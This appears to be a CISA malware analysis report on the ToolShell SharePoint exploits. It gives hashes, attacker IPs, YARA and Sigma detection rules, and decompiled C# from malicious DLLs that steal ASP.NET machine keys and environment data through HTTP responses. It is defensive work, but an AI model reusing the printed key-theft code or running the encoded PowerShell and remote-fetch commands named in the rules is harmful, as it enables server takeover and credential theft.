ANALYSIS REPORT

251132.c1.v1 NUMBER

Malware Analysis Report

2025-08-06 DATE

Notification

Summary

Description

CISA received six files related to Microsoft SharePoint vulnerabilities: CVE-2025-49704 [CWE-94: Code Injection], CVE-2025-49706 [CWE-287: Improper Authentication], CVE-2025-53770 [CWE-502: Deserialization of Trusted Data], and CVE-2025-53771 [CWE-287: Improper Authentication]. According to Microsoft, cyber threat actors have chained CVE-2025-49706 (a network spoofing vulnerability) and CVE-2025-49704 (a remote code execution (RCE) vulnerability) in an exploit chain known as “ToolShell” to gain unauthorized access to on-premise SharePoint servers. Microsoft has not confirmed exploitation of CVE-2025-53771; however, CISA assesses exploitation is likely because it can be chained with CVE-2025-53770 to bypass previously disclosed vulnerabilities CVE-2025-49704 and CVE-2025-49706.

The analysis includes two Base64 encoded .NET Dynamic-link Library (DLL) binaries and four Active Server Page Extended [ASPX] files. The decoded DLLs are designed to retrieve machine key settings within an ASP[.]NET application's configuration and add the retrieved machine key values to the Hypertext Transfer Protocol (HTTP) response header.

The first ASPX file is used to retrieve and output machine key information from an ASP[.]NET application’s configuration. The next ASPX file contains a command-line instruction used to execute a PowerShell command. The PowerShell command is designed to Base64 decode and install a malicious ASPX webshell on disk. The webshell is used to handle various web-related operations, including setting and retrieving HTTP cookies, command execution and uploading files. The remaining two ASPX webshells are used to execute a command using PowerShell on the server.

CISA encourages organizations to use the indicators of compromise (IOCs) and detection signatures in this Malware Analysis Report to identify malware samples. For more information on these CVEs, see CISA Alert Microsoft Releases Guidance on Exploitation of SharePoint Vulnerabilities.

Submitted Files (6)

3461da3a2ddcced4a00f87dcd7650af48f97998a3ac9ca649d7ef3b7332bd997 (osvmhdfl.dll)

60a37499f9b02c203af24c2dfd7fdb3834cea707c4c56b410a7e68376938c4b7 (stage3.txt)

92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514 (spinstall0.aspx)

9340bf7378234db5bca0dc5378bf764b6a24bb87a42b05fa21a996340608fbd7 (info3.aspx)

d0c4d6a4be0a65f8ca89e828a3bc810572fff3b3978ff0552a8868c69f83d170 (spinstallp.aspx)

d9c4dd5a8317d1d83b5cc3482e95602f721d58e3ba624d131a9472f927d33b00 (spinstallb.aspx)

Additional Files (2)

675a10e87c248d0f629da864ba8b7fd92b62323c406a69dec35a0e6e1552ecbc (info3.aspx)

bee94b93c1796981a55d7bd27a32345a61304a88ed6cd70a5f7a402f1332df72 (bjcloiyq.dll)

Findings

60a37499f9b02c203af24c2dfd7fdb3834cea707c4c56b410a7e68376938c4b7

Details	
Name	stage3.txt
Size	15893 bytes
Type	ASCII text, with very long lines
MD5	921ac86b258fa9ea3da4c39462bad782
SHA1	b8662c8cc9e383b4a0ac980e0fd94941fe12c31d
SHA256	60a37499f9b02c203af24c2dfd7fdb3834cea707c4c56b410a7e68376938c4b7
SHA512	6fd128a33e432d8fd5ea5dcf419a0b90f09648d7b4b95ceb6a5634fc01d8e0613d6d231bc038e2796f6a4d8fc277ebbea7b90ab773c0020dd2ad67149e52e4ff
ssdeep	384:AQG6NVJiZbXhKth3s0bA2rhvhundOXz5D:AQG6NVJmbX0h3zs21vsndO
Entropy	4.902435

Antivirus

No matches found.

YARA Rules

```
rule CISA_251132_01 : steals_authentication_credentials exfiltrates_data
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "251132"
    date = "2025-07-21"
    last_modified = "20250724_721"
    actor = "n/a"
    family = "n/a"
    capabilities = "steals-authentication-credentials exfiltrates-data"
    malware_type = "unknown"
    tool_type = "unknown"
    description = "Detects Encoded .Net DLL samples"
    sha256_1 = "60a37499f9b02c203af24c2dfd7fdb3834cea707c4c56b410a7e68376938c4b7"
  strings:
    $s0 = { 4E 62 32 52 6C 41 46 4E 30 63 6D 6C 75 5A 77 42 44 62 32 35 6A 59 58 51 }
    $s1 = { 41 45 41 55 77 42 30 41 48 49 41 61 51 42 75 41 47 63 41 52 67 42 70 41 }
    $s2 = { 59 58 52 76 63 6D 41 79 57 31 74 54 65 58 4E 30 5A 57 30 75 51 6E 6C 30 }
    $s3 = { 4A 7A 61 57 39 75 50 54 51 75 4D 43 34 77 4C 6A 41 73 49 45 4E 31 62 48 }
    $s4 = { 43 42 57 5A 58 4A 7A 61 57 39 75 50 54 51 75 4D 43 34 77 4C 6A 41 73 49 }
    $s5 = { 4D 54 6B 7A 4E 47 55 77 4F 44 6C 64 58 53 42 48 5A 58 52 46 62 6E 56 74 }
    $s6 = { 5A 58 4A 68 64 47 39 79 4B 43 6B 49 41 41 41 41 43 67 46 }
    $s7 = { 54 65 58 4E 30 5A 57 30 75 52 6E 56 75 59 32 41 79 57 31 }
    $s8 = { 74 54 65 58 4E 30 5A 57 30 75 51 32 39 73 62 47 56 6A 64 47 6C 76 62 6E 4D 75 52 }
  condition:
    all of them
}
```

SIGMA Rule

```
## CISA Code & Media Analysis ##

                    ############ README ###############
## Edit rules and queries as needed for your hunt and based on your environment.
## Ensure your EDR/SIEM instance has enough memory to run these AND/OR condition based queries. May take longer to run than conventional Sigma rule query.
## Do not edit "logsource-product:" unless you are editing this rule to meet specific logsources/fields and know your environment.
```

```
## TLP GREEN + Please use local installation of Sigma to convert this rule.
## TLP CLEAR may convert rules using online converter of choice.
                    ###################################

title: Detects ToolShell CVE-2025-53770 Exploitation IOCs and Activity
incident: 251133.r1
tlp: CLEAR
id: aba8967f-6613-47a8-87d1-e5d7aae31e9b
status: test
description: Detects ToolShell CVE-2025-53770 Exploitation of SharePoint servers. Previous related CVEs are CVE-2025-49706
and CVE-2025-49704. CVE-2025-53770 is new and stealthy webshell called SharpyShell, that extracts and leaks cryptographic
secrets from the SharePoint server using a simple GET request.
references:
    - https://www.cisa.gov/news-events/alerts/2025/07/20/microsoft-releases-guidance-exploitation-sharepoint-vulnerability-
cve-2025-53770
    - https://research.eye.security/sharepoint-under-siege/
    - https://x.com/codewhitesec/status/1944743478350557232/photo/1
    - 251132.r1
author: CISA Code & Media Analysis
date: 2025-07-21
modified: 2025-07-22
tags:
    - cve.2025.53770
logsource:
    product: cma
detection:
    keywords:
        - '92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514'
        - '107.191.58.76'
        - '104.238.159.149'
        - '96.9.125.147'
        - 'Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0 /_layouts/SignOut.aspx'
        - '-EncodedCommand JABiAGEAcwBlADYANABtAHQAcgBpAG4AZwAgAD0'
        - 'TEMPLATE\LAYOUTS\spinstall0.aspx'
        - '/_layouts/15/ToolPane.aspx DisplayMode=Edit'
        - '/_layouts/15/spinstall0.aspx'
        - 'spinstall'
        - 'yoserial'

    keywords_1:
        - 'POST'
        - 'GET'
    keywords_2:
        - '/_layouts/15/ToolPane.aspx'
    keywords_3:
        - 'DisplayMode=Edit'

    keywords_4:
        - 'POST'
        - 'GET'
        - 'curl'
    keywords_5:
        - '/_layouts/'
        - 'layouts'
    keywords_6:
        - 'ToolPane.aspx'
        - 'SignOut.aspx'
        - 'spinstall'
        - 'info3.aspx'

    keywords_7:
        - 'HTTP'
    keywords_8:
        - 'X-TXT-NET'

    keywords_9:
        - '.exe'
    keywords_10:
        - '-ap'
    keywords_11:
```

```
    - 'SharePoint'
  keywords_12:
    - '8080'
  keywords_13:
    - '.dll'
  keywords_14:
    - 'pipe'
  keywords_15:
    - 'inetpub'
  keywords_16:
    - 'config'

  keywords_17:
    - 'ysoserial'
  keywords_18:
    - 'ViewState'
  keywords_19:
    - 'TypeConfuseDelegate'
  keywords_20:
    - 'powershell'
  keywords_21:
    - '-EncodedCommand'

  keywords_22:
    - 'BiAGEAcwBlADYANABTAHQAcgBpAG4AZwAgAD0'
    - 'base64String='
  keywords_23:
    - 'BkAGUAYwBvAGQAZQBk'
    - 'decoded'
  keywords_24:
    - 'BGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBn'
    - 'FromBase64String'
  keywords_25:
    - 'cwBwAGkAbgBzAHQAYQBsAGwAMAAuAGEAcwBwAHg'
    - 'AuAGEAcwBwAHg'
    - 'spinstall0.aspx'
    - '.aspx'

  keywords_26:
    - 'V3JpdGUoY2cuVm'
  keywords_27:
    - 'bisifCIrY2cuRG'
  keywords_28:
    - 'mFsaW'


  condition: keywords or keywords_1 and keywords_2 and keywords_3 or keywords_4 and keywords_5 and keywords_6 or
keywords_7 and keywords_8 or keywords_9 and keywords_10 and keywords_11 and keywords_12 and keywords_13 and
keywords_14 and keywords_15 and keywords_16 or keywords_17 and keywords_18 and keywords_19 and keywords_20 and
keywords_21 or keywords_22 and keywords_23 and keywords_24 and keywords_25 or keywords_26 and keywords_27 and
keywords_28

falsepositives:
  - Rate of FP moderate with some strings.
  - Use this rule in an infected environment/logs.
  - Analyst may need to make adjustments to the query as required.
level: critical
```

ssdeep Matches

No matches found.

Relationships

60a37499f9...	Contains	bee94b93c1796981a55d7bd27a32345a6130 4a88ed6cd70a5f7a402f1332df72

Description

This artifact is a data file containing the Base64 encoded .NET DLL "bjcloiyq.dll" (bee94b93c1...).

Screenshots




Figure 1 - Screenshot of a snippet of the data file.

---

bee94b93c1796981a55d7bd27a32345a61304a88ed6cd70a5f7a402f1332df72

Details

Name	bjcloiyq.dll
Size	10813 bytes
Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	0e36ecda6fc4b5661f9a181984a53bb5
SHA1	3a438b239d8451b8e12e9cdd3c24d1240dd758c9
SHA256	bee94b93c1796981a55d7bd27a32345a61304a88ed6cd70a5f7a402f1332df72
SHA512	033f215fde36025a7ce434daddb70304d1e56f2dd2600e18a44d0af825a348fda388ee8fb1d684c2cdd006cdf042005bb26ab67cdf6c5eaac331650ea0ab9422
ssdeep	192:fJhh81DzgDZnSxPKgL6YBAxmrFMxmrFARmrF9RmrFj4U0QiKpM9aMg3AxmrFaxmi:xhh81Dz4pSxPKg2YBAxeFMxeFAReF9RL
Entropy	4.986214

Antivirus

No matches found.

YARA Rules

- rule CISA_251132_02 : steals_authentication_credentials exfiltrates_data
  {
    meta:
      author = "CISA Code & Media Analysis"
      incident = "251132"
      date = "2025-07-21"

```
        last_modified = "20250724_721"
        actor = "n/a"
        family = "n/a"
        capabilities = "steals-authentication-credentials exfiltrates-data"
        malware_type = "unknown"
        tool_type = "unknown"
        description = "Detects .Net DLL payload samples"
        sha256_1 = "bee94b93c1796981a55d7bd27a32345a61304a88ed6cd70a5f7a402f1332df72"
    strings:
        $s0 = { 62 6A 63 6C 6F 69 79 71 2E 64 6C 6C }
        $s1 = { 4D 61 63 68 69 6E 65 4B 65 79 53 65 63 74 69 6F 6E 00 54 79 70 65 }
        $s2 = { 67 65 74 5F 56 61 6C 69 64 61 74 69 6F 6E 4B 65 79 }
        $s3 = { 67 65 74 5F 43 75 72 72 65 6E 74 00 48 74 74 70 52 65 73 70 6F 6E 73 65 }
        $s4 = { 67 65 74 5F 44 65 63 72 79 70 74 69 6F 6E 4B 65 79 }
        $s5 = { 67 65 74 5F 44 65 63 72 79 70 74 69 6F 6E }
        $s6 = { 53 79 73 74 65 6D 2E 57 65 62 2E 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E }
    condition:
        all of them
}
```

SIGMA Rule

```
## CISA Code & Media Analysis ##

                    ############ README ###############
## Edit rules and queries as needed for your hunt and based on your environment.
## Ensure your EDR/SIEM instance has enough memory to run these AND/OR condition based queries. May take longer to run than conventional Sigma rule query.
## Do not edit "logsource-product:" unless you are editing this rule to meet specific logsources/fields and know your environment.
## TLP GREEN + Please use local installation of Sigma to convert this rule.
## TLP CLEAR may convert rules using online converter of choice.
                    ###################################

title: Detects CVE-2025-53770 IOCs and Activity Based on Submitted Files 251132.r2
incident: 251133.r2
tlp: CLEAR
id: a9327942-4cf7-48e4-9ea4-ad0b54db4bf7
status: test
description: Detects ToolShell CVE-2025-53770 Exploitation of SharePoint servers. Detects IOCs and Activity Based on Submitted Files 251132.r2.
references:
    - 251132.r2
author: CISA Code & Media Analysis
date: 2025-07-23
modified: 2025-07-23
tags:
    - cve.2025.53770
logsource:
    product: cma
detection:
    keywords_1:
        - 'CVAUGFnZSBMYW5ndWFnZT0i'
        - '%@Page Language="'
    keywords_2:
        - 'Jwb3dlcnNoZWxsLmV4ZS'
        - 'powershell.exe'
    keywords_3:
        - 'ItZW5j'
        - '-enc'
        - 'LUVuY29kZWRDb21tYW5k'
        - '-EncodedCommand'
    keywords_4:
        - '0Jhc2U2NFN0cmluZy'
        - 'Base64String'
    keywords_5:
        - 'FJlcXVlc3QuRm9ybV'
```

```
    - 'Request.Form'
  keywords_6:
    - 'sicCJ'
    - "'p"'

  keywords_7:
    - '*.exe'
  keywords_8:
    - 'powershell*'
  keywords_9:
    - '-Command'
  keywords_10:
    - 'Get-ChildItem'
    - 'ForEach-Object'
  keywords_11:
    - '*\TEMPLATE\LAYOUTS\*'

  keywords_12:
    - '*.exe'
  keywords_13:
    - 'certutil*'
  keywords_14:
    - '-decode'

  keywords_15:
    - 'c:\progra~1\common~1\micros~1\webser~1\16\template\layouts\owa\resources\*'
    - 'c:\progra~1\common~1\micros~1\webser~1\16\template\layouts\*'
    - '\template\layouts\*'
    - '\template\layouts\owa\*'
  keywords_16:
    - '*.aspx'
    - '*.txt'

  keywords_17:
    - '*\TEMPLATE\LAYOUTS\*'
  keywords_18:
    - 'spinstall*'
  keywords_19:
    - '*.aspx'

  condition: keywords_1 and keywords_2 and keywords_3 and keywords_4 and keywords_5 and keywords_6 or keywords_7 and
keywords_8 and keywords_9 and keywords_10 and keywords_11 or keywords_12 and keywords_13 and keywords_14 or
keywords_15 and keywords_16 or keywords_17 and keywords_18 and keywords_19

falsepositives:
  - Rate of FP low-moderate with some strings.
  - Use this rule in an infected environment/logs.
  - Analyst may need to make adjustments to the query as required.
level: critical
```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2025-07-18 03:25:36+00:00
Import Hash	dae02f32a21e03ce65412f6e56942daa
File Description	
Internal Name	bjcloiyq.dll
Legal Copyright	
Original Filename	bjcloiyq.dll

Product Version	0.0.0.0

PE Sections

MD5	Name	Raw Size	Entropy
93185bd1019bd277eef9815a17f1d074	header	512	2.540889
f7cb6b7293c5082045ba423cab20a758	.text	2048	4.519674
b73c90a61195ef7457efab9d898490d9	.rsrc	1024	2.172802
039675253cb6c73f5458348295ff2f28	.reloc	512	0.081539

Packers/Compilers/Cryptors

Microsoft Visual C# / Basic .NET

Relationships

bee94b93c1...	Contained_Within	60a37499f9b02c203af24c2dfd7fdb3834cea7 07c4c56b410a7e68376938c4b7

Description

This artifact is a 64-bit .NET DLL that contains a class named "E" (Figure 2) used to extract and concatenate machine key configuration settings within an ASP[.]NET application's configuration. The file uses reflection to access the "MachineKeySection" from the "System.Web" assembly, which contains cryptographic keys used for validation and decryption in ASP[.]NET. The file uses reflection to get and invoke the "GetApplicationConfig" method of the "MachineKeySection" class to retrieve the "machineKey" configuration, which holds the actual key values. The file constructs a string containing the "ValidationKey", "Validation", "DecryptionKey", "Decryption", and "CompatibilityMode" properties of the "machineKeySection" and adds it as a custom header named "X-TXT-NET" to the HTTP response.

Screenshots

```
internal class E
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset:
      0x00000250
    public E()
    {
        Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral,
          PublicKeyToken=b03f5f7f11d50a3a");
        Type typeFromHandle = typeof(MachineKeySection);
        MethodInfo method = typeFromHandle.GetMethod
          ("GetApplicationConfig", BindingFlags.Static |
          BindingFlags.NonPublic);
        MachineKeySection machineKeySection = (MachineKeySection)
          method.Invoke(null, new object[0]);
        HttpContext.Current.Response.AddHeader("X-TXT-NET",
          string.Concat(new object[]
        {
            machineKeySection.ValidationKey,
            "|",
            machineKeySection.Validation,
            "|",
            machineKeySection.DecryptionKey,
            "|",
            machineKeySection.Decryption,
            "|",
            machineKeySection.CompatibilityMode
        }));
    }
```

Figure 2 - Screenshot of the decompiled .NET assembly within a class named "E" used to extract the machine key configuration.

3461da3a2ddcced4a00f87dcd7650af48f97998a3ac9ca649d7ef3b7332bd997

Details

Name	osvmhdfl.dll
Size	13373 bytes
Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	40e609840ef3f7fea94d53998ec9f97f
SHA1	141af6bcefdcf6b627425b5b2e02342c081e8d36
SHA256	3461da3a2ddcced4a00f87dcd7650af48f97998a3ac9ca649d7ef3b7332bd997
SHA512	deaed6b7657cc17261ae72ebc0459f8a558baf7b724df04d8821c7a5355e037a05c991433e48d36a5967ae0024593 58678873240e252cdea4dcbcd89218ce5c2
ssdeep	384:cMQLQ5VU1DcZugg2YBAxeFMxeFAReF9ReFj4U0QiKy8Mg3AxeFaxeFAReFLxTYma:ElHh1gtX10u5A
Entropy	4.966672

Antivirus

No matches found.

YARA Rules

```
rule CISA_251132_08 : steals_authentication_credentials exfiltrates_data
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "251132"
    date = "2025-07-21"
    last_modified = "20250725_712"
    actor = "n/a"
    family = "n/a"
    capabilities = "steals-authentication-credentials exfiltrates-data"
    malware_type = "unknown"
    tool_type = "unknown"
    description = "Detects .Net DLL payload samples"
    sha256_1 = "3461da3a2ddcced4a00f87dcd7650af48f97998a3ac9ca649d7ef3b7332bd997"
  strings:
    $s0 = { 47 65 74 4C 6F 67 69 63 61 6C 44 72 69 76 65 73 }
    $s1 = { 67 65 74 5F 4D 61 63 68 69 6E 65 4E 61 6D 65 }
    $s2 = { 67 65 74 5F 53 79 73 74 65 6D 44 69 72 65 63 74 6F 72 79 }
    $s3 = { 67 65 74 5F 43 75 72 72 65 6E 74 44 69 72 65 63 74 6F 72 79 }
    $s4 = { 67 65 74 5F 50 72 6F 63 65 73 73 6F 72 43 6F 75 6E 74 }
    $s5 = { 67 65 74 5F 55 73 65 72 4E 61 6D 65 }
    $s6 = { 67 65 74 5F 4F 53 56 65 72 73 69 6F 6E }
    $s7 = { 45 6E 76 69 72 6F 6E 6D 65 6E 74 56 61 72 69 61 62 6C 65 73 }
    $s8 = { 53 79 73 74 65 6D 2E 57 65 62 2E 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E }
    $s9 = { 4D 61 63 68 69 6E 65 4B 65 79 53 65 63 74 69 6F 6E }
    $s10 = { 67 65 74 5F 56 61 6C 69 64 61 74 69 6F 6E 4B 65 79 }
    $s11 = { 67 65 74 5F 44 65 63 72 79 70 74 69 6F 6E 4B 65 79 }
    $s12 = { 67 65 74 5F 44 65 63 72 79 70 74 69 6F 6E }
    $s13 = { 67 65 74 5F 43 6F 6D 70 61 74 69 62 69 6C 69 74 79 4D 6F 64 65 }
  condition:
    all of them
}
```

SIGMA Rule

```
## CISA Code & Media Analysis ##

                    ############ README ###############
## Edit rules and queries as needed for your hunt and based on your environment.
## Ensure your EDR/SIEM instance has enough memory to run these AND/OR condition based queries. May take longer to run
than conventional Sigma rule query.
```

```
## Do not edit "logsource-product:" unless you are editing this rule to meet specific logsources/fields and know your environment.
## TLP GREEN + Please use local installation of Sigma to convert this rule.
## TLP CLEAR may convert rules using online converter of choice.
                    ###################################

title: Detects CVE-2025-53770 CVE-2025-53771 Updated IOCs and Activity
incident: 251133.r2
tlp: CLEAR
id: 32bba1a1-3900-4cf9-b379-3e71a63998a3
status: test
description: Detects ToolShell CVE-2025-53770 Exploitation of SharePoint servers. Detects updated IOCs and Activity.
CVE-2025-49704, CVE-2025-49706, CVE-2025-53770 and CVE-2025-53771. TA - Linen Typhoon, Violet Typhoon, Storm-2603.
references:
    - https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-
vulnerabilities/?msockid=3e14885e8c2b643323129d998d366597
    - https://socradar.io/toolshell-sharepoint-zero-day-cve-2025-53770/
    - https://unit42.paloaltonetworks.com/microsoft-sharepoint-cve-2025-49704-cve-2025-49706-cve-2025-53770/
    - https://github.com/kaizensecurity/CVE-2025-53770/blob/master/payload
    - https://www.picussecurity.com/resource/blog/cve-2025-53770-critical-unauthenticated-rce-in-microsoft-sharepoint
    - https://www.trendmicro.com/en_us/research/25/g/cve-2025-53770-and-cve-2025-53771-sharepoint-attacks.html
author: CISA Code & Media Analysis
date: 2025-07-23
modified: 2025-07-23
tags:
    - cve.2025.49704
    - cve.2025.49706
    - cve.2025.53770
    - cve.2025.53771
logsource:
    product: cma
detection:
    keywords:
        - '92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514'
        - '4a02a72aedc3356d8cb38f01f0e0b9f26ddc5ccb7c0f04a561337cf24aa84030'
        - 'b39c14becb62aeb55df7fd55c814afbb0d659687d947d917512fe67973100b70'
        - 'fa3a74a6c015c801f5341c02be2cbdfb301c6ed60633d49fc0bc723617741af7'
        - '390665bdd93a656f48c463bb6c11a4d45b7d5444bdd1d1f7a5879b0f6f9aac7e'
        - '66af332ce5f93ce21d2fe408dffd49d4ae31e364d6802fff97d95ed593ff3082'
        - '7baf220eb89f2a216fcb2d0e9aa021b2a10324f0641caf8b7a9088e4e45bec95'
        - '8d3d3f3a17d233bc8562765e61f7314ca7a08130ac0fb153ffd091612920b0f2'
        - '30955794792a7ce045660bb1e1917eef36f1d5865891b8110bf982382b305b27'
        - 'b336f936be13b3d01a8544ea3906193608022b40c28dd8f1f281e361c9b64e93'

        - '107.191.58.76'
        - '104.238.159.149'
        - '96.9.125.147'
        - '103.186.30.186'
        - '45.77.155.170'
        - '139.144.199.41'
        - '172.174.82.132'
        - '89.46.223.88'
        - '45.77.155.170'
        - '154.223.19.106'
        - '185.197.248.131'
        - '149.40.50.15'
        - '64.176.50.109'
        - '149.28.124.70'
        - '206.166.251.228'
        - '95.179.158.42'
        - '86.48.9.38'
        - '128.199.240.182'
        - '212.125.27.102'
        - '91.132.95.60'
        - '134.199.202.205'
        - '131.226.2.6'
        - '188.130.206.168'

        - 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0'
        - 'Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0'
        - 'c34718cbb4c6.ngrok-free.app/file.ps1'
```

```
keywords_1:
    - '*\TEMPLATE\LAYOUTS\*'
keywords_2:
    - 'spinstall*'
    - 'debug*'
    - 'info*'
keywords_3:
    - '*.aspx'
    - '*.js'

keywords_4:
    - 'POST'
    - 'GET'
    - 'curl'
keywords_5:
    - '*/_layouts/*'
    - '*/layouts/*'
    - '*layouts*'
keywords_6:
    - '*ToolPane.aspx'
    - '*DisplayMode'
    - '*SignOut.aspx'
    - '*spinstall*'
    - 'VIEWSTATE'

keywords_7:
    - 'cmd.exe'
keywords_8:
    - 'powershell.exe'
keywords_9:
    - '-EncodedCommand'
    - '-ec'
    - '-enc'
    - 'VIEWSTATE'
    - 'yoserial*'

keywords_10:
    - '*\TEMPLATE\LAYOUTS\*'
keywords_11:
    - 'ChildItem'
keywords_12:
    - 'targetFile'
keywords_13:
    - 'NewLine'
keywords_14:
    - '*web.config*'

keywords_15:
    - 'Ry2cuVmFsaWRhd'
    - 'Validation'
keywords_16:
    - 'ifCIRy2cuQ29tc'
    - 'Decryption'
keywords_17:
    - 'dGlvb'
    - 'Key'
keywords_18:
    - 'UZtleVNlY3Rpb2'
    - 'MachineKey'
keywords_19:
    - 'ShudWxsLC'
    - 'Invoke'
keywords_20:
    - 'XIiIGxhbmd1Y'
    - 'language'
keywords_21:
    - 'qZWN0WzBdKTsNC'
    - 'new object'
```

```
    keywords_22:
        - 'POST'
        - 'powershell*'
        - '*layouts*'
    keywords_23:
        - 'ToolPane.aspx'
        - '*spinstall*'


    condition: keywords or keywords_1 and keywords_2 and keywords_3 or keywords_4 and keywords_5 and keywords_6 or
keywords_7 and keywords_8 and keywords_9 or keywords_10 and keywords_11 and keywords_12 and keywords_13 and
keywords_14 or keywords_15 and keywords_16 and keywords_17 and keywords_18 and keywords_19 and keywords_20 and
keywords_21 or keywords_22 and keywords_23

falsepositives:
    - Rate of FP low-moderate with some strings.
    - Use this rule in an infected environment/logs.
    - Analyst may need to make adjustments to the query as required.
level: critical
```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2025-07-22 08:33:22+00:00
Import Hash	dae02f32a21e03ce65412f6e56942daa
File Description	
Internal Name	osvmhdfl.dll
Legal Copyright	
Original Filename	osvmhdfl.dll
Product Version	0.0.0.0

PE Sections

MD5	Name	Raw Size	Entropy
2a11da5809d47c180a7aa559605259b5	header	512	2.545281
531ff1038e010be3c55de9cf1f212b56	.text	4608	4.532967
ef6793ef1a2f938cddc65b439e44ea07	.rsrc	1024	2.170401
403090c0870bb56c921d82a159dca5a3	.reloc	512	0.057257

Packers/Compilers/Cryptors

Microsoft Visual C# / Basic .NET

Description

This artifact is a 32-bit .NET DLL that contains a class named "E" (Figure 3) used to retrieve system and environment information, along with the machine key configuration settings (Figure 3). This class file is designed to iterate through and collect environment variables as well as retrieve and format .NET and system properties below:

–Begin System Properties–
Number of logical drives
Drive letters
Computer name
Full path of the system directory
Current directory
Processor count

System uptime (milliseconds since start)
Username
Operating system version
.NET version
–End System Properties–

The file uses reflection to access the "MachineKeySection" from the "System.Web" assembly, which contains cryptographic keys used for validation and decryption in ASP[.]NET. The file uses reflection to invoke the "GetApplicationConfig" method of the "MachineKeySection" class to retrieve the "machineKey" configuration, which holds the actual key values. The file constructs a string containing the "ValidationKey", "Validation", "DecryptionKey", "Decryption", and "CompatibilityMode" properties of the "machineKeySection". The gathered information and the "MachineKeySection" details are formatted into a string before written to the HTTP response (current.Response object).

Screenshots

```
public E()
{
    try
    {
        HttpContext current = HttpContext.Current;
        if (current != null)
        {
            current.Server.ClearError();
            current.Response.Clear();
            string text = "------------------- .NET Properties --------------------\n";
            text += string.Format("Number of Logical Drives: {0}\n", Environment.GetLogicalDrives().Length);
            text += string.Format("List of Logical Drives: {0}\n", string.Join(";", Environment.GetLogicalDrives()));
            text += string.Format("Computer Name: {0}\n", Environment.MachineName);
            text += string.Format("Full path of the system directory: {0}\n", Environment.SystemDirectory);
            text += string.Format("Current Directory: {0}\n", Environment.CurrentDirectory);
            text += string.Format("Number of processors on this machine: {0}\n", Environment.ProcessorCount);
            text += string.Format("Number of milliseconds since system start: {0}\n", Environment.TickCount);
            text += string.Format("Username of the user currently logged onto the operating system: {0}\n", Environment.UserName);
            text += string.Format("Operating System Version: {0}\n", Environment.OSVersion);
            text += string.Format(".NET Version: {0}\n", Environment.Version);
            text += "\n------------------- Environment Variables --------------------\n";
            foreach (DictionaryEntry dictionaryEntry in Environment.GetEnvironmentVariables())
            {
                text += string.Format("{0}:{1}\n", dictionaryEntry.Key, dictionaryEntry.Value);
            }
            try
            {
                Assembly assembly = Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
                Type type = assembly.GetType("System.Web.Configuration.MachineKeySection");
                MethodInfo method = type.GetMethod("GetApplicationConfig", BindingFlags.Static | BindingFlags.NonPublic);
                MachineKeySection machineKeySection = (MachineKeySection)method.Invoke(null, new object[0]);
                object obj = text;
                text = string.Concat(new object[]
                {
                    obj,
                    "PublicKeyToken: ",
                    machineKeySection.ValidationKey,
                    "|",
                    machineKeySection.Validation,
                    "|",
                    machineKeySection.DecryptionKey,
                    "|",
                    machineKeySection.Decryption,
                    "|",
                    machineKeySection.CompatibilityMode
                });
            }
            catch (Exception)
            {
            }
            current.Response.Write(text);
            current.Response.Flush();
            current.Response.End();
        }
    }
    catch (Exception)
```

